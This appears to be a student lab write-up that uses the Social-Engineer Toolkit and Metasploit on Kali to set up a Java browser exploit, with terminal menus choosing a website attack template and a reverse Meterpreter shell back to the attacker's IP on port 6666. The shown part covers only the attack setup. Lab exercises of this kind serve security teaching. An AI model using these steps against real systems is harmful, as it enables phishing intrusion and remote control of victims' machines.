

Linux Attack and Response Lab




Figure 2.1

The aim of this lab is to exploit java to attack a remote system and then collect the volatile data and at last to view the collected logs.





Figure 2.2

We are logging into the Kali machine which is used for attacking and then the command prompt is opened.



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root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9a:dd:aa
          inet addr:203.0.113.2  Bcast:203.0.113.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9a:ddaa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16080 (15.7 KiB)  TX bytes:8766 (8.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3192 (3.1 KiB)  TX bytes:3192 (3.1 KiB)

root@Kali-Attacker:~#
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Figure 2.3

To verify if the loopback interface is up and running, the following command is used **ifconfig**


If it is not active, to bring the loopback interface up the following command is used:

ifconfig lo up

To initialise the database for Metasploit, the following command is used:

service postgresql start

To initialise the social engineering, the following command is used : **setoolkit**



```
root@Kali-Attacker:~# setoolkit
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
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Figure 2.4




Figure 2.5





Figure 2.6



The screenshot shows a Kali Linux desktop environment with a terminal window titled "root@Kali-Attacker: ~". The terminal displays the following text:

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and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or h
ostname):203.0.113.2
set:webattack> Is your payload handler (metasploit) on a different IP from your
external NAT/Port FWD address [yes|no]:no
```

Figure 2.7



The screenshot shows a Kali Linux desktop environment with a terminal window titled "root@Kali-Attacker: ~". The terminal displays the following text:

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1) Windows Shell Reverse_TCP          Spawn a command shell on victim an
d send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and s
end back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
ows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find
a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP usi
ng SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
9) Download/Run your Own Executable   Downloads an executable and runs i
t

set:payloads>1
[*] Selecting Java Meterpreter as payload since it is exploit specific.
set:payloads> Port to use for the reverse [443]:6666
```

Figure 2.8




Figure 2.9

In this lab, we are using Metasploit browser exploit method for the web templates with NAT/Port Forwarding and the ip address used is 203.0.113.2. The reverse port number used is 6666. As seen in figure 2.9, the server is started.




Figure 2.10

